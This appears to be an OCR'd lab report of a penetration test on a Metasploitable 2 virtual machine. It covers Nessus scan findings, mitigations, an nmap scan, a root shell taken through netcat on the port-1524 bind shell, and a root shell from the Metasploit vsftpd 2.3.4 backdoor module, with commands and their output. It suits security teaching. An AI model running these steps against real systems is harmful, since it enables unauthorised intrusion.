
1 of 14 entities

Threat Modeling & Vulnerability Analyze

Nessus

Nessus is a vulnerability scanning tool. This tool helps to identify vulnerable points of target and categorized vulnerabilities as their impact.

Wayne Industries Ip address 192.168.56.102 these are the identified vulnerabilities.


1 2 3 4
23:28
Nessus Essentials / Folde ×
https://kali:8834/#/scans/reports/5/hosts
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
nessus Essentials
Scans
Settings
chamath
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
Tenable News
Command Injection Vulnerability in /bin/protest Bi...
Configure
Audit Trail
Launch
Report
Export
Hosts 1
Vulnerabilities 65
Remediations 2
VPR Top Threats
History 1
Filter
Search Hosts

scan1


‹ Back to My Scans

1 Host

Host	Vulnerabilities ▾
192.168.56.102	10 8 24 5 124

Scan Details

Policy: Advanced Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 11:05 PM
End: Today at 11:18 PM
Elapsed: 14 minutes




65 Vulnerabilities

Sev ▾	Score ▾	Name ▲	Family ▲	Count ▾
CRITICAL	10.0 *	NFS Exported Share Infor...	RPC	1
CRITICAL	10.0 *	rexecd Service Detection	Service detection	1
CRITICAL	10.0	Unix Operating System U...	General	1
CRITICAL	10.0 *	VNC Server 'password' Pa...	Gain a shell remotely	1
CRITICAL	9.8	Bind Shell Backdoor Dete...	Backdoors	1
CRITICAL	...	2 SSL (Multiple Issues)	Gain a shell remotely	3
MIXED	...	2 SSL (Multiple Issues)	Service detection	3
HIGH	7.5	NFS Shares World Reada...	RPC	1

Scan Details

Policy: Advanced Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 11:05 PM
End: Today at 11:18 PM
Elapsed: 14 minutes

Vulnerabilities



CRITICAL Bind Shell Backdoor Detection

Description

A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution

Verify if the remote host has been compromised, and reinstall the system if necessary.

Output

```
Nessus was able to execute the command "id" using the
following request :



This produced the following truncated output (limited to 10 lines) :
------------------------------ snip ------------------------------
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#

------------------------------ snip ------------------------------
```

Plugin Details

Severity:	Critical
ID:	51988
Version:	1.10
Type:	remote
Family:	Backdoors
Published:	February 15, 2011
Modified:	April 11, 2022

Risk Information

Risk Factor: Critical

CVSS v3.0 Base Score 9.8

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Vulnerabilities

- Bind shell backdoor detection
  - ✓ Critical vulnerability
  - ✓ A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.
- Open ports detected and information disclosure.
- The remote SSH host keys are weak.
- An SMB server running on the remote host is affected by the Badlock vulnerability.
- NFS Exported Share Information Disclosure
- Unix Operating System Unsupported Version Detection.
- vsftpd v2.3.4 Backdoor Command Execution/CVE:2011-2523. (VID 004).

Mitigations


- Verify if the remote host has been compromised and reinstall the system if necessary.
- Close unnecessary ports and blacklist ICMP packets.
- Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and OpenVPN key material should be re-generated.
- Samba Badlock Vulnerability: Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.
- Configure NFS on the remote host so that only authorized hosts can mount its remote shares.
- Upgrade to a version of the Unix operating system that is currently supported.
- Patch vsftpd FTP service to the latest version/Remove service from the server if that is not usable.

Exploitation

Bind shell backdoor detection vulnerability


- A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly

1. **nmap -sV -A 192.168.56.102** (find information about target)



```
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      35214/udp   mountd
|   100005  1,2,3      54553/tcp   mountd
|   100021  1,3,4      40072/udp   nlockmgr
|   100021  1,3,4      49158/tcp   nlockmgr
|   100024  1          32910/tcp   status
|_  100024  1          40291/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
```

2. **This is a target port number**




```
1524/tcp  open  bindshell  Metasploitable root shell
```

Netcat tool

netcat is a computer networking program that allows you to read from and write to TCP or UDP network connections. The command is intended to serve as a reliable back end that may be used directly or easily controlled by other programs and scripts.

netcat 192.168.56.102 **1524 (get access control** Wayne Industries **mataspoltable machine)**



```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# netcat 192.168.56.102 1524
root@metasploitable:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d0:6e:4f
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed0:6e4f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:22727 errors:0 dropped:0 overruns:0 frame:0
          TX packets:17357 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2469427 (2.3 MB)  TX bytes:2568921 (2.4 MB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1744 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1744 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:830045 (810.5 KB)  TX bytes:830045 (810.5 KB)

root@metasploitable:/# whoami
root
root@metasploitable:/#
```

metasploit [Running] - Oracle VM VirtualBox


```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d0:6e:4f
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed0:6e4f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:22737 errors:0 dropped:0 overruns:0 frame:0
          TX packets:17366 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2470119 (2.3 MB)  TX bytes:2571328 (2.4 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1745 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1745 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:830137 (810.6 KB)  TX bytes:830137 (810.6 KB)

msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$
```

root@kali: /home/kali/Downloads
File Actions Edit View Help
File Machine View Input Devices Help
5:38
Right Ctrl

Exploit FTP service using vsftpd exploitation


Metasploit framework

Metasploit framework is a framework used to exploit vulnerabilities and this framework is inbuild in Kali Linux.




```
 |          o O                 |        )═════(                  |
 |               o              |     .'  LOOT  '.                |
 | |^^^^^^^^^^^^^^|l___         |    /   _||__    \               |
 | |     PAYLOAD     |""\___,   |   /    (_||_     \              |
 | |_________________|__|)__|   |   |     __||_)    |             |
 | |(@)(@)"""**|(@)(@)**|(@)    |   "       ||      "             |
 |  = = = = = = = = = = = =     |   '--------------'              |
 +------------------------------+---------------------------------+


       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search

msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

- First open Metasploit framework using msfconsole command.
- use “search” command we can find payload in vulnerability.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

- Use “use” command to use payload and use “options” command to find details about payload.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.102
RHOST ⇒ 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.102   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

- Then configure target Ip address to the payload using “set RHOST 192.168.56.102” .
- Use Exploit command to exploit the vulnerability.



1
2
3
4
root@kali: /ho
File Actions Edit View Help
File Machine View Input Devices Help
Right Ctrl

```
   RHOSTS  192.168.56.102   yes       The target host(s), see https://github.com
   RPORT   21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.6:35283 → 192.168.56.102:6200 ) at 2022-04-24 10:42:21 -0400


whoami
root
uname
Linux
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
█
```

```
          collisions:0 txqueuelen:0
          RX bytes:1429937 (1.3 MB)  TX bytes:1429937 (1.3 MB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d0:6e:4f
